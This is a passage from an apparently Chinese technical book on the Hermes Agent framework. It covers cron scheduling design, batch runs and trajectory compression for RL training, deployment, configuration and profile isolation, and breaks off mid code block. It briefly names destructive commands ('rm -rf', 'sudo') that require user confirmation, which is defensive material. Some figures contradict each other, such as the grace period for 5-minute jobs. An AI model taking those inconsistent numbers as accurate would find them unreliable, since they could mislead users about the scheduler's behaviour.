MCP 让 Hermes Agent 的工具生态从"内置的 30 个"变成了"全世界的 MCP 服务器"。当你通过 MCP 接入了文件系统服务器、数据库服务器、云服务 SDK 服务器，Agent 能做的事情就远远超出了内置工具的边界。

第四篇：生态与扩展

第 14 章 定时任务——Agent 不睡觉

到这一章之前，Agent 一直在被动响应：你说什么，它做什么。但定时任务让它主动起来——它可以在无人值守的情况下定期执行任务、发送提醒、监控系统状态。

这才是"7x24 在线助手"的真正含义。

14.1 三层架构

Cron 系统分三层：

工具层（cronjob 工具）—— Agent 用来创建、管理定时任务的接口。跟其他工具一样，Agent 直接调用。

作业层（作业存-储、CRUD、调度解析）—— 管理每个定时任务的元数据：什么时候执行、做什么、结果发到哪。

调度层（tick 驱动）—— 由网关每 60 秒触发一次，检查哪些作业到期了，执行它们。

14.2 Agent 怎么创建定时任务

直接说就行：

```
> 创建一个 cron 任务，每天早上 8 点检查我的日历和邮件，发送摘要到 Telegram
```

Agent 会调用 `cronjob` 工具的 `create` 操作，参数大概是这样的：

```
{
  "action": "create",
  "schedule": "0 8 * * *",
  "prompt": "Check my calendar and emails, summarize today's key items",
  "delivery": "telegram:YOUR_CHAT_ID"
}
```

`cronjob` 工具支持 7 种操作：创建、查看列表、更新、暂停、恢复、删除、立即执行。

调度格式

调度器支持 4 种时间格式：

- **一次性**：30 分钟后 或 `2026-05-01T09:00:00`
- **间隔**：每 30 分钟
- **Cron 表达式**：5 或 6 字段的标准 cron 格式，如 `0 9 * * 1-5`（工作日每天 9 点）
- **时间戳**：精确到秒的 ISO 时间戳

安全扫描

定时任务的提示（prompt）跟技能一样，要过安全扫描——检测注入、欺骗、数据泄露、SSH 后门、破坏性操作等 10 种威胁模式。

脚本路径也有校验：拒绝绝对路径和 `~/` 前缀路径，只允许 `~/.hermes/scripts/` 目录下的脚本。防止路径遍历攻击。

14.3 死锁避免——先推进时间再执行

这是定时任务系统里最关键的设计细节。

为什么 Tick 间隔是 60 秒而不是 30 秒或 5 分钟？

30 秒太短——大多数定时任务是分钟级或小时级的（“每天早上 9 点”、“每 15 分钟”），30 秒的 tick 意味着每秒都在检查，但绝大部分检查结果是“没有任务到期”。

”。60 秒把检查频率降了一半，对每分钟级精度（cron 表达式最小单位就是分钟）完全没有影响。

5 分钟又太长——用户可能配置“每 1 分钟执行一次健康检查”，5 分钟 tick 意味着最坏情况要等 5 分钟才触发。

60 秒是个经验平衡点：分钟级的任务精度不受影响，检查开销减到可接受范围。一个 tick 循环（查询数据库、执行到期任务、投递结果）通常在 100ms-2s 内完成，60 秒一次意味着 CPU 占用不到 5%。

普通的调度器流程是：**执行任务 -> 更新下次执行时间**。这叫“至少一次语义”——确保任务至少执行一次，即使崩溃了，重启后可能重新执行已完成的作业。

Hermes Agent 的调度器反着来：**先推进下次执行时间 -> 再执行任务**。这叫“至多一次语义”——如果进程在执行过程中崩溃，重启后不会重新执行，因为 `next_run_at` 已经推进了。

为什么选“至多一次”而不是“至少一次”？

想象这个场景：你的定时任务是“每天早上 8 点发送日报”。你绝对不希望因为凌晨系统重启了一下，8 点发了 3 遍日报。“少发一次”比“多发三次”好太多了。

为什么先推进时间再执行任务？

这个问题可以分解成：为什么不先执行再推进？正常的直觉是“先做再更新”——先发邮件，如果成功了，再记一条“已经发了”。

先执行再推进的问题不在正常路径，在崩溃路径。假设先执行，执行到一半进程崩了。下次重启，调度器看到上次的 `next_run_at` 还是 8:00——还没推进过。它会认

为这个作业还没执行，再发一次。这就是"至少一次"语义的结果——不可重复的任务（如"发一封总结邮件"）会重复执行。

先推进再执行的代价是什么？如果推进之后执行之前进程崩了，这个作业就**丢失**了——下次重启不会重跑，因为 `next_run_at` 已经推进到下一次了。对日报任务来说，就是某一天没收到日报。

衡量两种方案后选择"至多一次"，因为丢失一次日报比收到 3 次重复日报的痛苦更小。重复日报发送问题还可能引发后续问题——客户收到重复消息会困惑，日志里出现重复记录会干扰统计。"少发"是可控的，你手动再跑一次就行。多发是不可控的——你甚至可能不知道多发了几次。

还有一个实际场景：不可重复的作业（"转账"、"下单"）必须用"至多一次"。如果调度器不能保证最多执行一次，这些作业就有产生 bug 的风险。Hermes Agent 的 cron 系统不区分"可重复"和"不可重复"的作业——所有作业统一起伏"至多一次"处理。这是保守但安全的选择。

为什么用文件锁而不是数据库锁？

`tick()` 函数在执行 cron 作业前会获取一个文件锁，防止多个网关实例同时执行 cron 作业。通常的选择是数据库锁（在 SQLite 里创建一个 `locks` 表，用 `INSERT OR IGNORE` 模拟互斥锁），但 Hermes 选了文件锁。

原因在于**锁的范围**。数据库锁只对"使用同一个数据库"的进程生效。如果你开了两个网关实例，一个用 `state.db`，另一个也用 `state.db`，数据库锁能让它们互斥。但如果两个实例分别用不同的数据库文件（比如在不同服务器上），或者其中一个使用了 WAL 模式下的不同连接，数据库锁的覆盖范围就不够了。

文件锁的覆盖范围是"操作系统级别的"——对同一个锁文件，任何进程都能尝试获取锁，无论这个进程是哪个数据库、哪个连接。cron 的锁文件

`~/.hermes/cron/.tick.lock` 由操作系统的文件系统保证互斥性。

另一个实际考量：数据库锁在你使用多个 `state.db` 文件（不同 Profile）时会有问题。Profile A 的 cron 作业不应该跟 Profile B 的 cron 作业竞争锁——它们是完全独立的系统。文件锁天然支持按 Profile 隔离（每个 Profile 有自己的锁文件），数据库锁做不到。

还有一个问题：cron 的执行时间可能很长（一次 Agent 对话可能持续几分钟）。

如果用数据库锁，锁需要在数据库连接上保持几分钟。SQLite 的写锁不能保持那么久——其他尝试读数据库的操作会被阻塞。文件锁不影响数据库的正常读写。

陈旧作业为什么用"半周期"宽限期？

网关重启后，可能会发现错过了好几个周期的作业。系统不会把所有错过的触发都执行一遍，而是计算宽限期跳过它们。宽限期按"半周期"算：每 5 分钟执行一次的任务宽限 2.5 分钟，每天执行一次的任务宽限 12 小时——但实际代码里有上下限（120 秒到 2 小时）。

为什么是半周期而不是固定值？以 5 分钟周期为例。如果你设 30 秒宽限期：网关只重启了 20 秒，错过了一次触发，但 30 秒宽限期允许它补跑一次——这合理，20 秒的停机不应该漏掉一次任务。如果你设 5 分钟宽限期（完整的周期）：重启了 1 小时后，系统会为 5 分钟周期的任务补跑 12 次（错过了 12 个周期），这就太多了——凌晨 3 点网关崩了，早上 9 点你看到 72 条补跑的任务结果。

半周期平衡了"该补的不要漏"和"不该补的不要跑"。错过 1 个周期（停机 5 分钟内），宽限期 2.5 分钟涵盖，补跑 1 次。错过 12 个周期（停机 1 小时），宽限期外的 11 个周期全部跳过，只补跑最近一个（如果宽限期还没过）或不补（如果宽限期也过了）。

还有一个实际设计：宽限期的上限是 2 小时。即使每天执行一次的作业（半周期 12 小时），宽限期也不会超过 2 小时。因为 2 小时以上的停机往往是计划内的（服务器维护、版本升级），这些场景下用户不希望在恢复后看到大量补跑的任务。手动触发一次 `cronjob` 的 "run" 操作比清除 100 条补跑结果容易多了。

陈旧作业快进

网关重启后，可能会发现错过了好几次的作业——比如凌晨 3 点网关挂了，到早上 9 点才重启。中间错过了 6 个小时的作业。

系统不会把所有错过的触发都执行一遍。它会计算宽限期（按调度周期算，半周期，120 秒到 2 小时上限），然后把 `next_run_at` 直接快进到下一个未来的时间点。

- 每 5 分钟执行一次的作业：宽限 120 秒
- 每天执行一次的作业：宽限 2 小时

超过宽限期的错过触发，直接跳过不补。

14.4 Tick 驱动——谁来叫醒调度器

调度器自己不睡觉等着。它被动地被网关"叫醒"——网关每 60 秒调用一次 `tick()` 函数。

`tick()` 做的事：

1. 获取文件锁（防止多个网关实例同时执行 cron 作业）
2. 查询到期作业
3. 对每个到期作业：推进下次执行时间 -> 执行 -> 投递结果 -> 标记完成
4. 释放文件锁

文件锁用的是跨平台的锁定机制——Unix 上用 `fcntl`，Windows 上用 `msvcrt`。锁文件存在 `~/.hermes/cron/.tick.lock`。

14.5 结果怎么送到你手上

作业执行完后，结果会投递到配置的目标：

- `origin`：回到作业创建时的平台（比如你在 Telegram 上创建的，结果发回 Telegram）
- `local`：存到本地文件
- `platform:chat_id`：发送到指定平台的指定聊天

还有一个“静默标记”——如果 Agent 的响应以 `[SILENT]` 开头，结果虽然执行了但不投递出去。输出仍然保存到本地文件用于审计。这对那些“只检查不打扰”的任务很有用，比如定时检查服务器状态，出问题时再通知。

定时任务让 Agent 从“等你来找它”变成了“它主动找你”。配合第 5 章的技能系统，你能做出真正自动化的个人助手——每天早上自动给你发日报摘要，每 15 分钟检查一次线上服务，每周五自动生成项目周报。

第 15 章 批量运行、轨迹压缩与 RL 训练

Hermes Agent 不只是日常助手。它也是一个研究工具——支持批量轨迹生成、数据压缩和强化学习训练。同一套代码同时服务于日常使用和模型训练。

这一章面向有研究需求的读者。如果你只是想用 Agent，可以跳过。

15.1 Batch Runner——批量跑任务

`batch_runner.py` 做的事情很简单：给你一堆任务描述（JSONL 文件），Agent 逐个执行，记录每次执行的过程和结果。

并行处理

跟单次对话不同，批处理关注的是**吞吐量**——一次能跑多少任务、多快跑完。

Batch Runner 用多进程并行处理。你可以指定同时跑多少个任务（默认 4 个并行进程），每个任务有独立的迭代上限（默认 10 次——因为是研究场景，不需要 90 次那么长）。

断点续跑

批量跑几十上百个任务，过程中可能因为各种原因中断（网络波动、API 限流、甚至你的猫踩了电源线）。

Batch Runner 支持断点续跑——它会根据内容匹配已完成的任务，重启后跳过已经跑完的，只跑没完成的。这个“智能恢复”依赖任务内容的精确匹配，不是简单的索引位置匹配。如果你的 JSONL 里每个任务都有唯一标识，它也能直接按标识匹配。

增量检查点

每跑完一个批次就保存一次检查点。如果中途崩了，最多丢失一个批次的数据，不会全部白跑。

跑完之后还会生成统计报告：每个工具被调了多少次、成功率多少、失败率多少。这对评估模型在特定工具集上的表现很有用。

15.2 轨迹压缩——把长对话变短训练数据

Agent 的对话可能很长——30 轮、50 轮甚至更多。如果用原始对话去训练模型，token 成本高，而且很多中间步骤是冗余的。

轨迹压缩的目标是：**保留关键信息，去掉冗余步骤，生成紧凑的训练数据。**

策略是“头尾保留 + 中间压缩”：

1. 保留开头几轮（系统消息、第一个用户消息、第一个 Agent+工具轮次）
2. 保留最后 N 轮
3. 中间的部分用一条摘要替换
4. 保证关键的因果链不被切断

为什么保留头尾？头部定义了任务（高信息量），尾部给了答案（高信息量），中间的探索过程信息熵较低。如果工具 A 的输出被工具 B 使用了，压缩后这个依赖关系必须可追溯——所以头部要保留因果链的起点，尾部保留终点。

为什么保留头尾而不是均匀采样？

这背后有一个信息熵分布的判断。Agent 一次对话的信息量不是均匀分布的——信息的集中度在开头和结尾。

头部（任务定义）： 用户的第一条消息包含最多的信息——目标是什么、约束条件是什么、提供什么上下文。“帮我重构这个模块，保持接口不变，让代码更易于测试”——这一句话定义了整个任务的信息边界。后面 Agent 的所有行动都围绕这个目标展开。头部丢失，Agent 不知道自己在干什么。

尾部（最终答案）： Agent 的最终回复包含了任务完成的关键信息——它得到了什么结论、做了什么操作、生成了什么文件。尾巴丢失，训练数据没有“正确答案”可以学习。

中间（探索过程）： Agent 在探索路径上可能做很多工作——尝试 A 方案失败、换 B 方案遇到另一个问题、再换 C 方案终于成功。对最终答案来说，这些中间步骤大部分是冗余的。信息熵的分布是：头高 → 中低 → 尾高。这是一个典型的“沙漏型”信息分布。

对比均匀采样：如果 30 轮对话被均匀压缩成 10 轮，头部可能只剩下 2 轮（不够理解任务），尾部可能只剩下 2 轮（不够看出答案），中间占了 6 轮（大量探索步骤）。模型学到的是“如何走弯路”，而不是“如何完成任务”。

实际的压缩策略是：保留开头 30%（包括系统消息、用户的首条消息、Agent 的前几次工具调用），保留末尾 40%（Agent 最后的推理和最终回复），中间 30% 压缩成一条摘要。这个比例不是理论推导的，而是实验对比的——对比不同比例的压缩方案，30/40/30 在“压缩率”和“因果链完整性”上取得最佳平衡。

为什么用多进程而不是多线程？

Batch Runner 用 `multiprocessing` 而不是 `threading` 跑并行任务。理由有两个：GIL 和 CPU 密集操作。

第一个理由：GIL。Python 的全局解释器锁意味着——同一时刻只有一个线程能执行 Python bytecode。I/O 密集的任务（如等待网络响应）在线程切换时让出 GIL，所以多线程在 I/O 场景下有效。但 Batch Runner 的任务是"跑 Agent 对话"，里面既有 I/O（LLM API 调用）也有 CPU 操作（token 估算、JSON 序列化/反序列化、数据压缩）。多线程下，CPU 操作会阻塞 GIL，其他等待 I/O 的线程进不了执行状态。你用 8 个线程跑 8 个任务，可能同时只有 1-2 个在真正干活——剩下的在等 GIL 释放。

多进程下每个进程有独立的 GIL，8 个进程可以 8 个同时执行 CPU 操作。实测 4 个进程并行跑 Agent 任务，吞吐量约是 4 个线程的 2.5-3 倍。

第二个理由：轨迹压缩。`batch_runner.py` 跑完一批任务后，对每条轨迹做压缩。压缩涉及大量的字符串操作和 JSON 处理——纯 CPU 密集型。多线程下这些压缩操作会加剧 GIL 竞争。多进程下压缩在不同的进程里并行执行，互不干扰。

多进程的代价是内存和启动时间。每个子进程需要加载 Python 解释器和 Hermes Agent 的模块，约 50-100MB 内存占用，500ms-1s 的启动延迟。对批处理来说，启动一次跑几十个任务，几百毫秒的延迟可以接受。如果是每次对话都 fork 子进程（像 Batch Runner 这样），内存占用可能较高——所以默认的并行数只设了 4，不是 8 或 16。这是吞吐量和资源占用之间的平衡。

这跟运行时上下文压缩（第 3 章）的区别：运行时压缩是为了在上下文窗口内继续对话，目标是"不中断对话"；离线轨迹压缩是为了生成训练数据，目标是"保留决策关键信息"。前者容忍信息损失（用户看不到被压缩的内容），后者需要更谨慎地保留模型的思考路径。

15.3 工具集分布采样

在 RL 训练中，你不会每次都让 Agent 用全部工具。你需要不同的"训练场景"——有时只给终端工具、有时只给 Web 工具、有时全部都给。

工具集分布定义了 14 种场景：

- `default`：所有工具 100% 可用
- `safe`：没有终端访问权限
- `terminal_only`：只有终端工具
- `research`：只有 Web + 文件工具
- `browser_use`：只有浏览器工具
- `mixed_tasks`：混合分布

采样逻辑很简单：按概率独立决定每个工具集开不开。如果所有工具集都没选中的低概率情况发生，回退到最高概率的那个。

15.4 RL 训练环境

Hermes Agent 的 RL 训练基于 Atropos 框架。RL 训练跟普通对话有几个关键区别：

模型更强：默认用 Claude Opus 4.5（不是日常用的 Sonnet）。

迭代上限更高：200 次（日常是 90 次），因为研究场景需要 Agent 有更多探索空间。

系统提示不同：详细的 RL 工程师指令——告诉 Agent 它的任务是发现环境、检查数据、创建/修改环境、配置、测试、训练、评估。这不是日常助手的身份，是研究者的身份。

工具集不同：只有 `["terminal", "web", "rl"]`，没有文件编辑、浏览器等日常工具。

训练的核心：Agent 在 Atropos 环境中运行时，每一轮动作（调了哪个工具、参数是什么）和环境反馈（工具返回了什么、任务完成度）都被记录下来。这些“轨迹”就是训练数据——告诉模型：在这种状态下，做这个动作，得到这个结果。

奖励信号的稀疏性

RL 训练面临的一个核心挑战是奖励信号的稀疏性。大多数任务只有在最终完成时才能给出明确的成功/失败信号。而中间步骤（比如“选择了正确的搜索关键词”）缺乏细粒度的奖励。

轨迹压缩的意义就在这里——通过压缩冗余的中间步骤，让训练数据更聚焦于关键的决策点，减少了模型需要从噪声中学习信号的难度。

Hermes Agent 的设计理念是把研究和生产用同一套代码。你在日常聊天中用的 Agent，跟训练新一代模型的 Agent，跑的是同一个 `run_conversation()`。这意味着研究产出的改进可以直接回流到产品。

第 16 章 部署、配置与运维

前面讲的全是怎么用、怎么扩展。这章讲怎么让它稳定地跑着、怎么管配置、怎么保证安全。

16.1 三种安装方式

pip 安装（推荐）：

```
pip install hermes-agent
```

Docker 安装：

```
docker run -it --rm \
-v ~/.hermes:/root/.hermes \
-e OPENROUTER_API_KEY=sk-or-... \
hermes-agent
```

源码安装（你想改代码）：

```
git clone https://github.com/nousresearch/hermes-agent.git
cd hermes-agent
pip install -e ".[all]"
```

日常用推荐 pip。想看代码或改代码，用源码安装。

16.2 配置体系

配置的优先级很简单：**命令行参数 > 环境变量 > config.yaml > 默认值。**

config.yaml

`~/.hermes/config.yaml` 是主配文件，支持五大板块：模型选择、Agent 行为、显示偏好、工具集和网关平台。

一个典型的最小配置：

```
model:
  default: "anthropic/claude-sonnet-4"
```

```
agent:
  max_turns: 90
display:
  streaming: true
tools:
  enabled_toolsets: ["all"]
```

没显式配的项走默认值。最小配置只要指定模型和 API Key 就行。

.env 文件

`~/.hermes/.env` 存敏感信息——API Key、Token 这些。不放在 `config.yaml` 里是因为 `config.yaml` 可能被分享或版本控制：

```
OPENROUTER_API_KEY=sk-or-...
ANTHROPIC_API_KEY=sk-ant-...
FIRECRAWL_API_KEY=fc-...
```

所有可选环境变量在 `OPTIONAL_ENV_VARS` 里都有元数据描述，包括分类

(`provider/tool/messaging/setting`)，方便 `hermes setup` 向导引导用户配置。

为什么有三套配置加载器？

如果你看了源码，会发现配置加载有三套不同的实现：CLI 模式用

`load_cli_config()`，`hermes tools` 和 `hermes setup` 用 `load_config()`，网关直接读 YAML。同一个项目三套配置加载器，听起来像是糟糕的设计。

这确实是历史演进的产物，不是一开始就设计好的。

第一版只有 `load_cli_config()`——CLI 模式的配置加载器，写在 `cli.py` 里。当时 Hermes Agent 只有 CLI 这一种使用方式，一个加载器够了。

后来加了 `hermes tools` 和 `hermes setup` 这些子命令。它们也需要读取配置（比如工具集的启停状态），但 `load_cli_config()` 跟 CLI 实例强绑定——它假定你已经有一个 `HermesCLI` 对象。子命令场景下没有 CLI 对象，所以写了 `load_config()` 放到 `hermes_cli/config.py` 里。

再后来加了网关。网关也需要配置文件，运行在独立进程中。网关的做法是直接读 YAML 文件 `~/.hermes/config.yaml`，不调用任何 Python 配置加载函数——因为网关是一个独立进程，它不需要依赖 CLI 模块。

理想情况应该是：一个配置加载器 + 三种使用模式。现实是三个加载器各有不同的默认值和行为细节，这也是已知的技术债务。如果哪天重构，应该先把三者的行为统一再合并。

配置版本号 bump 是怎么回事？

每次新增配置项时，`DEFAULT_CONFIG` 里的 `_config_version` 会递增（目前是 5）。用户更新版本后第一次启动，系统发现配置文件的版本号低于代码里的版本号，就自动插入缺失的配置项。

听起来很简单，但踩过坑。早期版本升级时，系统会覆盖用户的整个配置文件——用户自定义的皮肤设置、工具集开关全部丢失。后来改成了增量合并：只添加新键，不修改已有的值，不删除任何内容。

如果你升级后发现某个配置没生效，可以先看看配置文件的 `version` 字段是不是最新的。可以用 `hermes doctor` 命令自动检查。

区别	<code>load_cli_config()</code>	<code>load_config()</code>	网关直读 YAML
合并默认值	合并	合并	不合并，用 Python 默认值
环境变量覆盖	支持	支持	手动处理
配置校验	完整校验	完整校验	只校验网关字段
缓存	有进程级缓存	无缓存	无缓存

这些差异在大多数日常使用中不可感知。但当你同时用 CLI 和网关时（常见场景：CLI 用来调试，网关服务于消息平台），两个进程各自读自己的配置文件，行为不一致就可能出问题——比如你在 CLI 里改了工具集配置，CLI 收到了变更，网关还是旧的。目前没有自动同步机制。如果有一天重构配置系统，统一成一个配置加载器应该是优先事项。

16.3 多 Profile 隔离

假设你有两个使用场景：一个是日常编程助手，一个是研究用的实验环境。它们应该用不同的模型、不同的 API Key、不同的技能库。

Hermes Agent 的 Profile 机制就是做这个的。每个 Profile 是**完全隔离**的实例，有自己的配置、API Key、记忆、会话、技能和网关。

```
# 默认 Profile
hermes chat
# HERMES_HOME=~/.hermes

# 命名 Profile
hermes -p researcher chat
# HERMES_HOME=~/.hermes/profiles/researcher
```

-p 参数在导入任何模块之前设置 **HERMES_HOME** 环境变量。所有 119+ 处

get_hermes_home() 调用自动作用域到当前 Profile。

这意味着一个 Profile 改配置不会影响另一个。两个 Profile 可以同时运行，用同一个 Hermes Agent 进程。

写代码时注意的点

如果你在写扩展代码，几条规则要坚持住：

1. 永远用 ``get_hermes_home()`` 获取路径，不要硬编码 `~/.hermes`。Profile 模式下 `~/.hermes` 就不对了。
2. 用户可见的路径用 ``display_hermes_home()``。它在默认 Profile 下返回 `~/.hermes`，在命名 Profile 下返回 `~/.hermes/profiles/<name>`。
3. 网关适配器用 Token 锁。如果两个 Profile 用同一个 Telegram Bot Token 去连接，会冲突。`acquire_scoped_lock()` 防止这个问题。

为什么用 `HERMES_HOME` 环境变量而不是配置文件字段做 Profile 隔离？

Profile 机制选择环境变量 `HERMES_HOME` 而不是在 `config.yaml` 里加一个 `home: ...` 字段，这个问题需要从加载顺序来看。

Profile 的核心要求是：**在导入任何模块之前，确定好数据目录的位置**。因为导入模块的过程已经踩到了路径依赖——`import tools.file_tools` 就已经尝试读取注册表，而注册表里引用了 `get_hermes_home()` 去加载工具配置。

如果 Profile 放在 `config.yaml` 里，鸡生蛋的问题就出现了：先读 `config.yaml` 才知道 Profile 是什么 -> 配置文件的路径依赖 `get_hermes_home()` ->

`get_hermes_home()` 依赖 `HERMES_HOME` 环境变量 -> 但 `HERMES_HOME` 还没设置，因为还没读到 `config.yaml`。这是个死循环。

环境变量解决了这个问题：`hermes -p researcher chat` -> 在 Python 进程启动时设置 `HERMES_HOME=~/.hermes/profiles/researcher` -> 然后任何代码调用 `get_hermes_home()` 返回的都是正确的路径 -> 包括读 `config.yaml` 的代码。

这就是为什么 `_apply_profile_override()` 必须在模块级 `import` 之前执行——它被放在 `hermes_cli/main.py` 的最开头，在其他所有模块加载之前设置环境变量。

还有一个实际好处：环境变量可以被子进程继承。如果 Agent 启动了一个子进程（比如调了 `terminal` 工具执行命令），子进程自动继承 `HERMES_HOME`，保证子进程也使用同一个 Profile 的配置。这在 Docker 和 SSH 场景下尤其有用——`docker run -e HERMES_HOME=...` 确保容器内的 Agent 也知道数据目录在哪。

为什么要用 `get_hermes_home()` 而不是 `Path.home()`？

这是 PR #3575 的核心内容。在 Profile 系统引入之前，所有路径引用都是 `Path.home() / ".hermes"`。看起来没错——“家目录下点 hermes 文件夹”。但 Profile 系统引入后，这个问题浮出水面了。

PR #3575 修复了 5 个因为硬编码 `~/.hermes` 导致的 bug。每个 bug 的模式都一样：某段代码直接用了 `Path.home() / ".hermes"`，Profile 模式下路径不对，功能就坏了。

Bug 1: `tools/memory_tool.py` 里 `MemoryStore` 初始化时写死了 `MEMORY.md` 在 `~/.hermes/` 下。Profile 模式下的 `MEMORY.md` 到了 `~/.hermes/profiles/researcher/`，但代码还在找 `~/.hermes/`。结果是 Profile 模式下记忆读取永远返回空文件——Agent 好像“失忆”了。

Bug 2: 技能目录扫描路径硬编码。Profile 模式下用户装在 `profiles/researcher/.hermes/skills/` 的技能被忽略了——系统只扫了 `~/.hermes/skills/`。Agent 看不到任何技能。

Bug 3: `SessionDB` 的数据库路径写死。Profile A 和 Profile B 的对话全部写入同一个 `state.db`——数据完全交叉了。你在两个 Profile 下寻找历史对话，找到的是对方的内容。

Bug 4: `skills_guard` 的安全扫描日志写到了默认路径。安全扫描的日志在 Profile 模式下不知道应该归哪个 Profile 管。

Bug 5: token 锁文件位置错误。网关启动时创建 Token 锁文件写到了全局目录下，两个 Profile 用同一个 Token 连接时没有锁保护——直接冲突了。

修复方案是引入 `get_hermes_home()`（环境变量感知）和 `display_hermes_home()`（用户可见路径）。所有硬编码的 `Path.home() / ".hermes"` 被替换成 `get_hermes_home()`。这是一个"全量替换"式的重构——119 处引用逐一审查和修改。修复完成后还专门加了一个 `conftest.py` 的 `autouse` fixture，把 `HERMES_HOME` 指向临时目录，防止未来的新代码再犯同样的错误。

如果你写 Hermes Agent 的扩展代码，记住一条：**永远用 `get_hermes_home()` 获取路径，永远不要用 `Path.home() / ".hermes"`。**

16.4 安全实践

Hermes Agent 的安全是分层设计的，不是靠单一机制：

内容层：技能、记忆、cron 提示都经过安全扫描。可执行脚本只能在限定目录下。

网络层：URL 安全检查验证 Agent 访问的地址。日志中的 PII（API Key、Token、私钥）自动脱敏。

执行层：危险命令需要用户确认（per-session 审批）。插件在同一个进程里跑，没有沙箱隔离——所以只装可信来源的插件。

隔离层：Profile 机制确保不同用户的数据和凭证不交叉。网关的 DM 配对系统防止未授权访问。

16.5 运维与监控

几个实用的运维工具：

用量统计： `/usage` 命令查看 API 调用次数和成本。背后是

`agent/usage_pricing.py`，它根据实际 token 消耗和模型单价估算费用。

使用模式： `/insights` 命令查看你的使用模式——最常用的工具、对话时长分布、模型切换频率。

问题排查： `/doctor` 命令自动检查常见问题——API Key 是否有效、工具集配置是否有误、数据库是否正常。

日志： 集中化日志系统，支持 PII 脱敏。生产环境中建议把日志收集到集中式日志平台（如 ELK 或 Loki）以便检索。

配置管理、安全防护、多实例隔离——这些运维层面的设计决定了 Hermes Agent 是从“能用”走向“好用”还是走向“不好用”。好消息是大部分配置有默认值，你不需要一开始就全配好。

第五篇：生产与进阶

第 17 章 从零搭一个 Hermes Agent 工作流

前面 16 章讲了 Agent 的各种能力怎么工作。这一章串起来——从安装到创建技能、接入 Telegram、设定时任务，走完一个完整的实战流程。

17.1 安装和初始化

```
pip install hermes-agent
hermes setup
```

交互式向导会问你：用哪个模型提供商（推荐 OpenRouter，200+ 模型随便换）、输入 API Key、选默认模型。

如果跳过向导，手动编辑 `~/.hermes/config.yaml`：

```
model:
  default: "anthropic/claude-sonnet-4"
agent:
  max_turns: 90
display:
  streaming: true
```

然后在 `~/.hermes/.env` 里写 API Key：

```
OPENROUTER_API_KEY=sk-or-v1-...
```

验证一下：

```
hermes chat
> 你好，介绍一下你自己
```

Agent 正常回复，说明环境搭好了。

17.2 日常用起来

文件操作

```
> 帮我读一下当前目录的 README.md
> 创建一个 notes.md，写上今天的学习笔记
> 搜索所有 .py 文件里包含 "TODO" 的行
```

Agent 会自动调 `read_file`、`write_file`、`search_files`。

跑命令

```
> 看看当前系统信息
> 列出目录文件
> 帮我跑 python -c "print(2**10)"
```

危险命令（`rm -rf`、`sudo` 这种）会要你确认。确认一次，当前会话内不再重复问。

搜索网页

```
> 搜索最新的 Python 3.13 新特性
> 访问 https://docs.python.org/3/whatsnew/3.13.html 并总结
```

需要配了 Firecrawl 或 Perplexity 的 API Key。

17.3 创建第一个技能

技能是 Hermes Agent 自进化的核心——把你反复做的事情做成技能，下次 Agent 自动帮你做。

创建一个"每日站会报告"技能：

```
mkdir -p ~/.hermes/skills/daily-standup
```

编辑 `SKILL.md`：

```
---
name: daily-standup
description: "从 git 活动和任务追踪生成每日站会报告"
version: 1.0.0
platforms: [macos, linux]
---
```

```
# 每日站会报告生成器
```

```
## 工作流
```

1. 用 terminal 工具执行 `git log --since="1 day ago" --oneline`
2. 分析提交记录，分类：feat/fix/docs → 已完成，wip/refactor → 进行中
3. 按以下格式生成站会报告：

```
## 昨日完成
```

```
- [列表]
```

```
## 今日计划
```

```
- [列表]
```

```
## 阻塞项
```

```
- [列表]
```

```
4. 保存报告到 ~/standup-reports/YYYY-MM-DD.md
```

注意，`terminal`、`git log` 这些词是给 Agent 看的——它会自动理解成实际工具调用。你不需要写代码，用自然语言描述步骤就行。

使用技能

```
> 帮我生成今天的站会报告
```

Agent 自动发现 `daily-standup` 技能并按步骤执行。

让 Agent 自己创建技能

你也可以让 Agent 从经验自动创建技能：

```
> 我注意到你每次都要手动检查代码覆盖率。请创建一个技能来自动化这个过程。
```

Agent 会调 `skill_manage` 工具的 `create` 操作来创建技能。

17.4 接入消息平台（Telegram 实战）

让 Agent 出现在 Telegram 上，你出门在外也能用。

第一步：通过 `@BotFather` 创建一个 Telegram Bot，拿到 Token。

第二步：编辑 `~/.hermes/config.yaml`，加上网关配置：

```
gateway:
  platforms:
    telegram:
      enabled: true
```

```
token: "你的 Bot Token"
streaming:
  enabled: true
  transport: edit
  edit_interval: 0.5
```

第三步：启动网关：

```
hermes gateway
```

第四步：在 Telegram 上搜索你的 Bot，发 `/help` 看看有哪些命令可用。

第一次发消息时，Bot 会要求你先配对——在 CLI 上执行 `/pair` 获取授权码，发给 Bot。

17.5 设一个定时任务

```
> 创建一个 cron 任务，每天早上 8 点检查我的日历和邮件，发送摘要到 Telegram
```

Agent 会调 `cronjob` 工具创建任务。你也可以用 `list` 查看所有任务、`pause` 暂停、`resume` 恢复、`remove` 删除。

17.6 并行任务

```
> 同时分析 src/ 目录下所有 Python 文件的代码质量，每个文件一个子任务
> 同时搜索三个主题：量子计算最新进展、AI Agent 框架对比、Rust vs Go 性能
```

Agent 会为每个文件/主题创建独立的子 Agent，并行执行，最后合并结果给你。

17.7 让 Agent 记住你

```
> 记住：我偏好深色主题，项目使用 Python 3.12，每周五需要提交周报
```

Agent 写入 MEMORY.md。下次对话，它自动知道你的偏好。

```
> 记住：我是一名后端工程师，主要用 Java 和 Python，关注分布式系统
```

写入 USER.md。Agent 会观察你的行为模式，不断补充。

```
> 搜索我之前关于 Docker 部署的对话
```

Agent 搜 FTS5 索引，找到历史对话。不需要你回忆"是上个星期第几个对话来着"。

从装好到日常使用到自动化——这 7 步走完，你就有个真正属于你的 AI 助手了。
剩下的就是每天用、每周回头看它新长出来的技能。

第 18 章 扩展 Hermes Agent——自己动手加功能

前面 17 章把 Hermes Agent 的核心模块都拆了一遍。这一章换个角度：如果你在 Hermes Agent 上做二次开发，可以怎么扩展。

18.1 大文件架构——为什么代码这么“胖”

拿到源码你可能第一反应是：`run_agent.py` 有 9500 行，`cli.py` 有 8700 行，`gateway/run.py` 有 7600 行。怎么不拆成小文件？

这不是疏忽，是刻意选的大文件架构。原因：

好处：

- 核心逻辑全在几个文件里，不用在几十个文件之间跳来跳去
- 避免了 Python 的循环依赖（大项目里这个特别容易遇到）
- 减少了样板代码（`import`、`__init__.py`）

代价：

- 9500 行的 PR 很难 review
- IDE 处理大文件时语法分析和搜索变慢
- 多人同时修改同一个文件时冲突频繁

如果你打算做模块化重构，可以参考 `tools/registry.py` 的模式——零依赖的核心模块 + `import-time` 注册。这样拆出来的新文件不会引入循环依赖。

18.2 加一个自定义工具

这是最常见的扩展需求。三步走：

第一步：在 `tools/` 下创建你的工具文件：

```
# tools/my_tool.py
import json, os
